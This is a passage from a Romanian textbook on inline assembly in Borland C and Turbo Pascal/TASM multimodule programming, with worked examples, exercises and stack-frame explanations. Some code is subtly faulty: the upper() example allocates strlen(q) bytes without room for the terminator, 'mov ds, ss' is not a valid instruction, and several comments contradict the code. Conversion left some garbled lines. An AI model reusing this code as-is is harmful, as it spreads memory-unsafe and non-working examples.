/* O instrucțiune C **asm** poate să conțină fie o singură instrucțiune în limbaj de asamblare, fie mai multe instrucțiuni în limbaj de asamblare grupate cu ajutorul accoladelor. În cadrul unei instrucțiuni **asm** se poate folosi fără restricție atât variabilele globale, cât și cele locale, indiferent dacă acestea sunt declarate local, sau fac parte din listă parametrilor formali. Desigur că trebuie avut în vedere ca atunci când folosim o variabilă C pe post de operand al unei instrucțiuni din limbajul de operare care acceptă doi operanzi, celălalt operand să aibă aceeași dimensiune de reprezentare ca variabilă C respectivă. În limbajul C, tipul de date *unsigned int* se reprezintă pe un cuvânt. Deci vom putea să folosim ca operand în orice instrucțiune **asm** în care apar variabilele x, y și rez orice registru general.*/

```
asm {
    mov ax, x // mutăm conținutul variabilei x în registrul AX
    add ax, y // adunăm la valoarea din AX conținutul variabilei y
    mov rez, ax // punem suma din AX în variabila rez
}

return rez; // variabila rez va conține suma x+y, deci returnăm această
            // valoare
```

/* Trebuie amintit că este interzisă modificarea în cadrul unui bloc **asm** a regiștrilor SS, SP, BP și DS. Dacă totuși acești regiștri trebuie modificați se recomandă salvarea în prealabil a acestora, de exemplu pe stivă și restaurarea lor ulterior. */

```
}
```

```
void main() {
    unsigned int a = 7, b = 9, s; // a și b vor fi cele două numere a căror sumă dorim să o
                                // calculăm, iar în s vom salva suma lor
    s = suma(a, b); // s va conține suma lui a și b
    printf("Suma este: %u\n", s); // afișăm suma pe ecran
}
```

Exemplul 7.6. Să se calculeze maximul unui sir de numere întregi.

Pentru rezolvarea problemei, vom scrie, folosind instrucțiuni în limbaj de asamblare, o funcție care primește ca și parametri un sir de numere întregi și dimensiunea sirului și calculează elementul maxim din acel sir.

```
#include <stdio.h>
#define max_elem 100

int get_max(int *t, unsigned char size) {
    int max_local; // în această variabilă vom reține elementul maxim
```

/* În momentul apelului unei funcții C, parametrii actuali se pun pe stivă de la dreapta spre stânga (în mod invers decât se întâmplă în cazul limbajului Pascal), apoi pe stivă se pune adresa de revenire (doar offset-ul ei dacă funcția este scrisă în același segment cu apelantul și adresa FAR, segment și offset, în caz contrar). Prezentăm în continuare modul cum arată stiva în momentul intrării în funcția **get_max** : */




Fig. 7.6. - Organizarea stivei după apelul funcției **get_max**

```
asm {
    push ds // *salvăm pe stivă regiștrul DS deoarece o să-l folosim în interiorul funcției */
    mov cl, size // /* în regiștrul cl vom pune numărul de elemente ale sirului deoarece vrem să parcurgem sirul t folosind instrucțiunile de lucru cu siruri de cuvinte din limbajul de asamblare. Observați că folosim doar partea low a regiștrului CX și nu întregul regiștrul CX, deoarece tipul unsigned char în C este reprezentat pe un octet. Deoarece parametrul size se află pe stivă (și nu în segmentul de date al programului) putem să scriem în loc de această instrucțiune, instrucțiunea următoare: mov cl, [bp+6].*/
    xor ch, ch // /* punem 0 în partea high a regiștrului CX, deoarece vom folosi mai jos instrucțiunea loop. */
```

```

mov si, [bp + 4] /* pregătim lucrul cu instrucțiuni pe șiruri. În registrii DS:SI trebuie să avem adresa de segment și, respectiv, offset-ul șirului t (de fapt a șirului x din funcția main care este parametrul actual). Șirul x fiind transmis ca și pointer, pe stivă la offset [bp + 4] avem offsetul acestui șir. */
mov ax, ss /* parametrul actual x deoarece este declarat în funcția main și nu în afara oricarei funcții este alocat în segmentul de stivă și nu în cel de date. Prin urmare, adresa lui de segment este în registrul SS. De aceea în aceste două instrucțiuni copiem registrul SS în DS. */
mov ds, ax
lodsw // încărcăm în AX primul elementul din șirul t (de fapt din șirul x)
mov max_local, ax // inițializăm variabila cu primul element din șirul t
dec cx // decrementăm pe CX fiindcă am parcurs deja un element al șirului
jcxz sfarsit // dacă CX=0 înseamnă că șirul are un singur element și acesta este // și maximul
}

/* Începem bucla de parcurgere a parametrilor. Spre deosebire de limbajul Pascal, limbajul C nu permite definirea de etichete pentru salt în cadrul instrucțiunilor asm ci doar în afara lor, ca etichete C. În cadrul buclei repeta parcurgem restul de elemente ale șirului și când găsim un element mai mare decât valoarea din max_local actualizăm conținutul acestei variabile la noua valoare maximă gasită. */

repeta:
asm {
    lodsw // încărcăm în AX elementul curent din șir
    cmp ax, max_local //comparăm valoarea din AX cu valoarea variabilei max_local
    jbe nu_e_mai_mare /* dacă valoarea din AX nu este mai mare decât max_local atunci execuția continuă la eticheta nu_e_mai_mare unde reluăm bucla repeta */
    mov max_local, ax /* dacă valoarea din AX este mai mare decât max_local actualizăm valoarea variabilei max_local */
}

nu_e_mai_mare:
asm loop repeta /* instrucțiunea loop decrementează valoarea din registrul CX fiindcă am parcurs un element și reluăm bucla:
repeta (dacă CX nu este 0) */

sfarsit:
asm pop ds // restaurăm registrul DS pe care l-am salvat pe //stivă la începutul funcției

```

```

        return max_local; // returnăm valoarea din variabila max_local
    }

    void main() {
        unsigned char i, n; // variabile locale; n va reține numărul de elemente din șirul x
        int x[max_elem]; // șirul
        int max;

        do {
            printf("Numarul de elemente: ");
            scanf("%d", &n);
            if ((n > max_elem) || (n <= 0))
                printf("Eroare: numarul de elemente trebuie sa fie intre 1 si %d\n",
                       max_elem);
        } while ((n <= 0) || (n > max_elem)); //verificăm ca numărul de elemente să nu //depășească numărul de elemente alocate //pentru tabloul x

        for (i = 0; i < n; i++) {
            printf("x[%d] = ", i);
            scanf("%d", &x[i]);
        } // Am citit cele n elemente ale tabloului x

        max = get_max(x, n); // calculăm și afișăm valoarea maximă din tabloul x
        printf("Elementul maxim din sir este: %d\n", max);
    }

```

Exemplul 7.7. Să se scrie un program C care apelează o funcție scrisă folosind asamblorul inline Borland C pentru a converti toate caracterele unui șir primit ca parametru, în majuscule. Funcția va returna șirul astfel obținut, iar prin intermediu unei variabile transmise prin pointer va returna numărul de caractere care au fost convertite în litere mari.

```

#include <stdio.h>
#include <string.h>
#include <malloc.h>

char* upper(char *q, unsigned char *l) {
    char *p = malloc(strlen(q));
    /* p este șirul de caractere care va conține șirul q, dar cu literele mici convertite în litere mari; șirul de caractere propriu-zis (adică caracterele din șir) se va aloca în zona de memorie numită heap, iar variabila p, alocată pe stivă, va conține offset-ul acestui șir de caractere din zona heap.
    */

```

// În acest moment, stiva arată în felul următor:




fig. 7.7 - Organizarea stivei după apelul funcției upper

```
asm {
    push ds           /* salvăm pe stivă registrul DS deoarece o să-l folosim în interiorul funcției */
    /* pregătim lucrul cu instrucțiuni pe şiruri. În registrii DS:SI trebuie să avem adresa de segment și, respectiv, offset-ul şirului q (de fapt a şirului s din funcția main care este parametrul actual), iar în ES:DI trebuie să avem adresa de segment și, respectiv, offset-ul şirului p. Deoarece şirul s este transmis ca parametru prin pointer, pe stivă avem offset-ul acestui şir. Acest offset este accesibil fie prin valoarea de la desplașamentul [bp + 4], fie prin valoarea variabilei q. La fel, offset-ul şirului p se poate accesa fie prin valoarea cuvântului de la desplașamentul [bp - 2] pe stivă, fie prin valoarea variabilei p care, aşa cum spuneam mai sus, este egală cu acest offset. */
    mov si, q         // punem în SI offset-ul şirului q
    mov di, p         // punem în DI offset-ul şirului p

    /* Şirul s (alias q) este declarat static în funcția main, deci se alocă pe stivă. Atunci în registrul DS trebuie să punem adresa din SS. Şirul p este alocat dinamic în zona heap, iar această zonă este în segmentul de date, deci în ES trebuie să fie valoarea din DS. Dar acest lucru este făcut oricum la momentul începerii execuției programului (de către codul introdus de editorul de legături). */

    mov ax, ss
    mov ds, ss
    mov bl, 0          // în registrul BL vom reține câte litere mici am convertit la litere mari
}
```

/* În bucla repeta parcurgem elementele şirului q și le copiem în şirul p având grija ca literele mici să le convertim la litere mari. */

```
repeta:
asm {
    lodsb             // încărcăm în AL caracterul curent din şirul q
    cmp al, 0          // dacă AL=0 (sfârșit de şir în limbajul C), sărim la eticheta // sfarsit
    je sfarsit
    cmp al, 'a'        // dacă AL>'a' înseamnă că AL nu e literă mică și sărim la eticheta //nu_e_litera_mica unde punem caracterul din AL în şirul p
    jb nu_e_litera_mica
    cmp al, 'z'        // dacă AL>'z' înseamnă că AL nu e literă mică și sărim la eticheta //nu_e_litera_mica unde punem caracterul din AL în şirul p
    ja nu_e_litera_mica
    sub al, 'a'-'A'    // altfel, AL este literă mică și o transformăm în literă mare
    //corespunzătoare, scăzând din ea valoarea 'a'-'A'
    inc bl            // incrementăm pe BL fiindcă am convertit o literă mică
}

nu_e_litera_mica:
asm {
    stosb             // punem litera din registrul AL (despre care acum suntem siguri că este //literă mare) pe poziția curentă din şirul p
    jmp repeta        // reluăm ciclul repeta
}

sfarsit:
asm {
    stosb             // punem în şirul p caracterul de sfârșit de şir (zero) din registrul AL
    mov si, l          // în registrul SI punem pe l (adică offset-ul variabilei k din funcția main)
    mov [si], bl        // punem în valoarea de la offset-ul conținut de SI (cu alte cuvinte, punem //în variabila k din funcția main) numărul de litere mici convertite.
    pop ds             // restaurăm registrul DS pe care l-am salvat pe stivă la începutul funcției
}
return p;           // returnăm şirul p
}

void main() {
    char s[100], *r;    // s va fi şirul de caractere pe care îl citim de la tastatură, iar r va //referi şirul obținut după ce am convertit literele mici din şirul s în //literele mari corespunzătoare
    unsigned char k;    // în variabila k o să salvăm numărul de litere mici convertite în //litere mari
    printf("Introduceti un sir de caractere: ");
    fgets(s, 100, stdin); // citim şirul de caractere s de la intrarea standard
}
```

```

r = upper(s, &k);      // vom obține în r un pointer la un sir de caractere care conține
                      // toate elementele din sirul s, dar literele mici convertite în litere
                      // mari, iar în variabila k avem numărul de litere mici convertite
printf("Sirul obținut este: %s\n", r);
printf("Au fost convertite în majuscuile %d caracter.\n", k);
free(r);              // dealocăm sirul referit de variabila r, sir alocat în funcția upper
}

```

Probleme propuse:

1. Se citește de la intrarea standard un sir de numere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care primește ca parametrii sirul și numărul de elemente și determină valorile elementelor în baza 16.
2. Se citește de la intrarea standard un sir de numere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care primește ca parametrii sirul și numărul de elemente și va calcula media aritmetică, media geometrică, suma și produsul elementelor acestui sir.
3. Se citesc de la intrarea standard două numere naturale. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va determina toate numerele prime cuprinse între aceste două numere.
4. Se citesc de la intrarea standard mai multe cuvinte. Folosind o funcție scrisă în limbaj de asamblare să se determine care dintre aceste cuvinte sunt palindroame (se citește la fel de la ambele capete, ex.: tot, capac)
5. Se citește de la intrarea standard un sir de caractere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va determina sirul de caractere oglindit (ex. se citește "abcd", sirul oglindit este "dcba")
6. Se citește de la intrarea standard un sir de caractere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va determina câte litere mici, câte litere mari și câte caractere non-literele conținute acest sir.
7. Se citește de la intrarea standard un sir de caractere și o literă. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va determina de câte ori apare această literă în sirul respectiv.
8. Se citesc de la intrarea standard două matrice pătratice de numere întregi. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va determina suma acestor matrice.
9. Se citesc de la intrarea standard două siruri de caractere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care să determine dacă cel de-al doilea sir este conținut în primul sir și de la ce poziție începe al doilea sir în primul sir.

10. Se citește de la intrarea standard un sir de caractere și un număr. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care să determine dacă sirul de caractere conține reprezentarea în baza 10 a numărului.
11. Se citește de la intrarea standard un număr. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care să determine suma cifrelor acestui număr.
12. Se citește de la intrarea standard un sir de caractere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care să determine lungimea acestui sir.
13. Se citesc de la intrarea standard două siruri de caractere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care să concateneze aceste două siruri.
14. Se citește de la intrarea standard un sir de numere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care primește ca parametrii sirul și numărul de elemente. Funcția va sorta prinț-o metodă la alegere sirul primit ca parametru.
15. Se citește de la intrarea standard un sir de numere. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care primește ca parametrii sirul, numărul său de elemente, un număr k și un indice i. Să se verifice dacă pe poziția i în sir apare valoarea k.
16. Se citește de la intrarea standard un octet fără semn. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care primind ca parametru acest număr, întoarce sirul și numărul divizorilor săi.
17. Se citesc de la intrarea standard două siruri de numere sortate. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care primește ca parametrii cele două siruri și numărul lor de elemente. Funcția va returna sirul rezultat în urma interclasării celor două siruri citite.
18. Se citește de la intrarea standard o matrice pătratică de numere întregi. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va returna sumele elementelor de pe diagonala principală și de pe diagonala secundară a acestei matrice.
19. Se citește de la intrarea standard o matrice de numere întregi. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va returna indicii valorii minime din această matrice.
20. Se citește de la intrarea standard un sir de caractere litere mici. Să se scrie o funcție folosind instrucțiuni în limbaj de asamblare care va compresa sirul respectiv după următorul exemplu: sirul citit 'aaabbbbxxxxddddd' va deveni '3a4b3x5d' (un sir de mai multe caractere identice se înlocuiesc cu numărul de apariții consecutive a caracterului respectiv și caracterul însuși). Dacă un caracter apare o dată sau de două ori pe poziții consecutive în sir, nu se aplică această regulă (sirul 'xaabbbr' se va comprima în 'xaab3br'). De asemenea să se scrie și o funcție care 'decompresionează' un sir primit ca parametru. Sirul 'x3g5faa' este transformat în 'xggfffffaa'.

Observatie: Dacă nu este precizat altfel, numerele se consideră întregi reprezentate pe 16 biți fără semn, iar șirurile de caractere de până la 100 de caractere (șirul propriu-zis). Problemele se vor rezolva scriind un program în Pascal sau C care va conține una sau două (după caz) funcții scrise în totalitatea sau aproape în totalitate folosind instrucțiuni în limbaj de asamblare. Dacă, prin enunțul problemei, se cere ca o anumită funcție să returneze mai mult de o valoare, se pot folosi pentru a realiza acest lucru variabile referință în Pascal, respectiv pointeri în limbajul C.

CAPITOLUL 8

PROGRAMARE MULTIMODUL

Să se scrie un program multimodul format din două module M1 și M2. Din modulul principal M1 se apelează funcția *CalculeazaSume* scrisă în modulul M2, care primește ca parametri un șir de maxim 255 întregi (octeți cu semn) și dimensiunea șirului (octet fără semn). Funcția *CalculeazaSume* afișează suma numerelor pozitive din șir și întoarce suma numerelor negative din șir. Cele două sume calculate vor fi reprezentate pe cuvinte cu semn. Pentru afișarea sumei numerelor pozitive, funcția *CalculeazaSume* apelează o altă funcție scrisă în modulul M1 care convertește un cuvânt cu semn în string. În modulul M1 se afișează în final suma numerelor negative întoarsă de către funcția *CalculeazaSume*.

Problema se va rezolva pentru următoarele cazuri:

1. M1 este modul scris în limbajul Turbo Pascal, iar M2 este modul scris în limbaj de asamblare
2. M1 este modul scris în limbajul C, iar M2 este modul scris în limbaj de asamblare
3. M1 este modul scris în limbaj de asamblare, iar M2 este modul scris în limbaj de asamblare

Cazul 1a.

Modulul M1 (Turbo Pascal)

Declaratii variabile
const mesaj:String;
var n:Byte;
sir:TSir;
sumaNrNeg:Integer;

Definiții și declaratii subroutines
function CalculeazaSume
(sir:TSir;n:Byte):Integer;external;
procedure CitesteSir
(var sir:TSir;var n:Byte);
function ConvertesteNumar
(x:Integer):String;

Apeluri subroutines
CitesteSir(sir,n);
sumaNrNeg:=CalculeazaSume(sir,n);

Modulul M2 (asamblare)

Declaratii variabile
extrn mesaj:byte

Definiții și declaratii subroutines
extrn ConvertesteNumar:near
CalculeazaSume proc
(sir:TSir;n:Byte):Integer;

Apeluri subroutines
sirSumaPoz:=
ConvertesteNumar(sumaPoz);

Fig. 8.1. Declarații variabile, definiții și apeluri subroutines pentru cazul 1a.

Modulul M1.pas

program M1;

{În segmentul de date al modulului M2 scris în limbaj de asamblare putem rezerva spațiu pentru diferite etichete de date, însă o eventuală inițializare a acestora este ignorată de către modulul Turbo Pascal.

Observație: Într-o legătură de tip limbaj de nivel înalt – limbaj de asamblare, definirea de variabile globale, precum și inițializarea lor, este exclusiv apanajul limbajului de nivel înalt. În plus, nu avem la dispoziție un mecanism Turbo Pascal prin care să declarăm o variabilă ca fiind externă (să o importăm).

Deoarece din cadrul modulului M2 vom efectua tipărarea unui mesaj, definim acest mesaj în cadrul modului Turbo Pascal, ca și constantă cu tip, pe care o vom exporta în modulul M2.}

const mesaj:string='Suma numerelor pozitive din sir este \$';

{definirea constantei cu tip mesaj, care va fi tipărită din cadrul modulului M2. Deoarece funcția 09h a întreruperii 21h cere ca marcaj de sfârșit de sir caracterul '\$', îl includem din momentul definirii sale.}

type TSir=array[0..254] of Shortint;

{definirea unui tip tablou unidimensional, de lungime maximă 255 elemente, de tip Shortint. Elementele tabloului vor avea indici din domeniul [0, 254]. Tipul Shortint din Turbo Pascal corespunde valorilor reprezentate pe dimensiune un octet, interpretate cu semn.}

var n:Byte; {declararea variabilei n, în care se va citi numărul de elemente din sirul sir. În Turbo Pascal, tipul Byte corespunde valorilor reprezentate pe un octet, interpretate fără semn.}

sir:TSir; {în sir se vor memora n elemente de tip Shortint}
sumaNrNeg:Integer; {sumaNrNeg va reține suma elementelor negative din sir, valoare întoarsă de funcția CalculeazaSume, definită în modulul M2}

{\$L M2.obj} {directive de compilare prin care se specifică fișierele obiect care să fie link-editate împreună cu modulul curent M1}

function CalculeazaSume(sir:TSir;n:Byte):Integer;external;

{declararea funcției CalculeazaSume ca fiind externă. În cazul nostru, această funcție va fi găsită în modulul M2. Funcția va primi ca parametri sirul de numere întregi și numărul de elemente din sir și va returna suma elementelor negative din sirul dat}

procedure CitesteSir(var sir:TSir;var n:byte);

{în procedura CitesteSir se citește numărul de elemente pe care utilizatorul le va introduce în sir, precum și elementele sirului. Dimensiunea n a sirului și tabloul sir sunt parametri transmiși prin referință}

var i:Byte; {variabilă locală, folosită pe post de contor în citirea elementelor din sir}

begin

writeln('Dati numarul de elemente din sir = ');

readln(n); {citirea numărului de elemente ale sirului}

{Observație: Nu se va genera eroare dacă pentru citirea lui n se va introduce de la tastatură un număr ce nu aparține intervalului [0, 255]. Din numărul citit se va reține octetul cel mai puțin semnificativ, și valoarea acestuia în interpretarea fără semn va deveni noua valoare a variabilei n.}

writeln('Dati elementele sirului de numere întregi:');

for i:=0 to n-1 do

begin

write('sir['i,']=');

readln(sir[i]); {citirea elementului de pe poziția i în cadrul tabloului sir}

end;

end;

function ConvertesteNumar(x:Integer):String;

{definirea funcției de conversie a unui număr întreg, reprezentat pe dimensiune cuvânt (cu semn), în sir de caractere. Funcția ConvertesteNumar primește ca parametru numărul care se cere convertit (x) și întoarce ca rezultat sirul de caractere ce reprezintă conversia numărului în valoare de tip String. Pentru a-l converti pe x în sir de caractere, folosim procedura Pascal Str, care primește ca parametri numărul și variabila de tip String în care se va reține conversia numărului dat, ca sir de caractere}

var s:String; {variabilă locală de tip String care va fi utilizată pentru stocarea temporară a conversiei ca sir de caractere a valorii numerice reprezentată de x}

begin

str(x,s); {se obține reprezentarea valorii din x ca sir de caractere}

ConvertesteNumar:=s;

end;

begin

CitesteSir(sir,n); {apelul procedurii în care se va citi numărul de elemente n și elementele din sirul sir}

sumaNrNeg:=CalculeazaSume(sir,n);

```

        {se apelează funcția de calcul a sumelor elementelor pozitive din sir,
         respectiv a celor negative. Se returnează suma elementelor negative ale
         șirului dat ca parametru, rezultat memorat în sumaNrNeg}

writeln;
writeln('Suma numerelor negative din sir este ',sumaNrNeg);
{tipărirea pe ecran a valorii sumei elementelor negative din tabloul sir}
readln;
end.

```

Modulul M2.asm**.MODEL SMALL**

;modelul **SMALL** este unul din modelele de memorie standard acceptate de Turbo Assembler. Cu ;utilizarea acestui model, un program conține un segment de cod și un segment de date. În cazul ;unui program multimodul precum cel de față (Turbo Pascal – limbaj de asamblare), segmentele ;de date și de cod corespunzătoare celor două module sunt concatenate pentru a obține un singur ;segment de date și un singur segment de cod. Cunoaștem faptul că valoarea registrului CS este ;gestionată automat pe parcursul execuției unui program. Ce se întâmplă, însă, cu registrul DS? ;Deoarece modulul "principal" este cel Turbo Pascal, registrul DS este încărcat la începutul ;execuției programului cu adresa segmentului de date (acel unic segment rezultat în urma ;concatenării). Doar execuția unei proceduri din modulul asamblare nu modifică valoarea ;registrului DS, decât, bineînțeles, dacă scriem o instrucțiune pentru aceasta (caz în care nu uităm ;să refacem valoarea lui DS!!!). Astfel, o etichetă declarată în secțiunea de date a modulului ;asamblare va avea adresa de segment reprezentată tot de registrul DS.

;În scrierea unui program de tip *small* se preferă, de obicei, pentru definirea segmentelor, ;utilizarea directivelor de segment simplificate. În cazul nostru vom folosi directivele **.DATA** ;(corespunzătoare segmentului de date) și **.CODE** (pentru marcarea segmentului de cod).

.DATA ;segmentul de date**extrn mesaj:byte**

;declarăm eticheta mesaj ca fiind externă (este definită în modulul M1 ca și constantă cu ;tip)

.CODE ;segmentul de cod •**extrn ConvertesteNumar:near**

;declarăm eticheta ConvertesteNumar ca etichetă externă; deoarece programul final ;conține un singur segment de cod datorită utilizării modelului de memorie **SMALL**, ;apelul acestei rutine poate fi de tip *near* (apel în cadrul același segment); astfel, în ;momentul apelului din modulul curent, se va pune pe stivă adresa de revenire din rutină ;reprezentată pe dimensiune un cuvânt (doar deplasamentul instrucțiunii de la care se ;continuă execuția codului)

public CalculeazaSume

;facem publică eticheta **CalculeazaSume**, pentru ca această procedură să poată fi apelată ;dintr-un alt modul al programului (vezi M1)

CalculeazaSume proc

;funcția **CalculeazaSume** primește ca parametri un sir de numere întregi reprezentate pe ;un octet și numărul de elemente din sir; calculează sumele elementelor pozitive, ;respectiv a celor negative din sirul dat ca parametru; afișează suma elementelor pozitive ;din sir; returnează suma elementelor negative din sirul dat

Observație: Procedura **CalculeazaSume** este definită în modulul scris în limbaj de asamblare ;și este apelată din modulul Turbo Pascal => **codul de apel** este generat automat din Turbo ;Pascal, iar **codul de intrare și codul de ieșire** trebuie generate explicit în cadrul textului sursă ;asamblare.

;Pentru funcția **ConvertesteNumar** situația este inversă: este definită în modulul Turbo Pascal și ;o apelăm din cadrul modulului asamblare => **codul de intrare și codul de ieșire** sunt generate ;automat de către Turbo Pascal, iar **codul de apel** trebuie pregătit explicit în codul sursă ;asamblare, înainte de apelul rutinei.

;rutina **CalculeazaSume** este apelată din modulul Turbo Pascal cu parametrii **sir** și **n**. Deoarece ;sir reprezintă un tablou de dimensiune mai mare de 4 octeți, la apelul rutinei se pune pe stivă ;adresa de început a acestuia (segment + offset). Parametrul **n** fiind transmis prin valoare și fiind ;de tip Byte (octet), pe stivă se pune un cuvânt al cărui octet inferior conține valoarea acestuia. ;Deoarece funcția **CalculeazaSume** este declarată la nivelul cel mai exterior al programului ;Pascal și compilarea modulului Turbo Pascal se efectuează fără setarea opțiunii de apel FAR a ;rutinelor, adresa de revenire din rutina curentă este reprezentată pe un cuvânt, și anume – ;deplasamentul instrucțiunii următoare apelului acestei funcții.

Observație: Operația de punere în stivă a parametrilor și a adresei de revenire din rutină are loc ;în cadrul **codului de apel**, generat automat de către Turbo Pascal, ca efect al apelului funcției ;**CalculeazaSume** din modulul M1.

;Ca și **cod de intrare** în subrutină trebuie să executăm următoarele operații:

; (1) izolarea parametrilor puși pe stivă,

; (2) rezervarea de spațiu pe stivă pentru:

- rezultatul de tip număr întreg întors de funcția curentă,
- copia locală a parametrului de tip tablou (este un parametru transmis prin valoare, a cărui dimensiune depășește 4 octeți),
- variabilele locale ale rutinei curente (vezi mai jos sumaPoz, sumaNeg, sirSumaNeg),
- un sir de caracter de lungime 256 octeți (deoarece este vorba de un String Turbo Pascal), în care să se depună rezultatul de tip String al funcției **ConvertesteNumar** apelată din funcția curentă.

;(3) efectuarea unei căii locale pe stivă a parametrilor transmiși prin valoare, a căror dimensiune este mai mare de 4 octeți (în acest caz – parametrul de tip tablou),

;(1)
 push bp ;salvarea conținutului registrului BP pe stivă
 mov bp,sp ;operatia de "izolare" a parametrilor puși în stivă la apelul rutinei curente. În acest moment, BP și SP indică vârful stivei. Chiar dacă valoarea lui SP se va modifica pe parcursul execuției acestei rutine, BP va indica în continuare cuvântul din stivă în care a fost reținută valoarea sa precedentă; BP definește astfel baza zonei de stivă (stack frame) utilizată pentru desfășurarea execuției apelului curent

;(2) rezervăm spațiu pe stivă pentru rezultatul (de dimensiune un cuvânt) întors de funcția curentă, căpătând parametrul de tip tablou, variabilele locale și Stringul returnat de funcția ConvertesteNumar = (2 + 256 + 2 + 2 + 256 + 256) octeți = (2h + 100h + 2h + 2h + 100h + 100h) octeți = 306 octeți

sub sp, 306h

în continuare asociem cu ajutorul directivei EQU diferențele simboluri unor locații de pe stivă, pentru a referi mai ușor valorile respective din cadrul codului sursă:

n EQU byte ptr [bp+4] ;asociem cu simbolul n octetul inferior al cuvântului din stivă de la deplasamentul [BP+4]; din acest moment, valoarea corespunzătoare lungimii sirului sir o putem referi simplu cu ajutorul etichetei n și în cadrul modulului M2, similar notației din M1

sir EQU dword ptr [bp+6] ;asociem cu simbolul sir dublu-cuvântul din stivă ce reprezintă adresa de început a sirului sir
;putem asocia oricare simboluri valide parametrilor funcției; am ales să păstrăm notațiile din modulul Turbo Pascal M1 din motiv de consistență.

rezultat equ word ptr [bp-2h] ;locația în care se depune rezultatul întors de funcția curentă
 copieSir equ byte ptr [bp-102h] ;căpătând parametrul de tip tablou (sir)
 sumaPoz equ word ptr [bp-104h] ;variabilele locale sumaPoz și sumaNeg – în acestea se vor calcula sumele elementelor pozitive, respectiv negative din sirul transmis ca parametru
 sumaNeg equ word ptr [bp-106h] ;variabilă locală în care se memorează rezultatul conversiei valorii sumaPoz la sir de caractere;
 sirSumaPoz equ byte ptr [bp-206h] ;acest sir se va afișa pe ecran
 spatiuRezervat equ byte ptr [bp-306h] ;spațiu rezervat pentru rezultatul sir de caractere întors de funcția ConvertesteNumar

;zona din vârful stivei, în acest moment, are structura:

- spațiu rezervat pentru rezultatul String întors de funcția ConvertesteNumar, la deplasament [BP-306h]
- variabilă locală sirSumaPoz, la deplasament [BP-206h]
- variabilă locală sumaNeg, la deplasament [BP-106h]
- variabilă locală sumaPoz, la deplasament [BP-104h]
- căpătând valoarea sa precedentă; BP definește astfel baza zonei de stivă (stack frame) utilizată pentru desfășurarea execuției apelului curent
- spațiu rezervat pentru rezultatul întors de funcția curentă, la deplasament [BP-2h]
- valoarea salvată a registrului BP, la deplasament [BP+0h]
- adresa de revenire din rutină, la deplasament [BP+2h]
- valoare (n), la deplasament [BP+4h]
- offset (sir), la deplasament [BP+6h]
- adresa de segment (sir), la deplasament [BP+8h]




Fig. 8.2. Organizarea stivei după apelul și intrarea în funcția CalculeazaSume în cazul 1a.

;(3) efectuăm o copie locală pe stivă a sirului transmis ca parametru: sirul sursă se găsește la adresa (FAR) depusă în stivă la SS:[BP+6], iar sirul destinație începe de la adresa SS:[BP-102h]

mov bx, ss	;copiem valoarea din registrul în ES, folosind ca intermediar BX
mov es, bx	
mov bx, ds	;salvăm valoarea registrului DS în BX
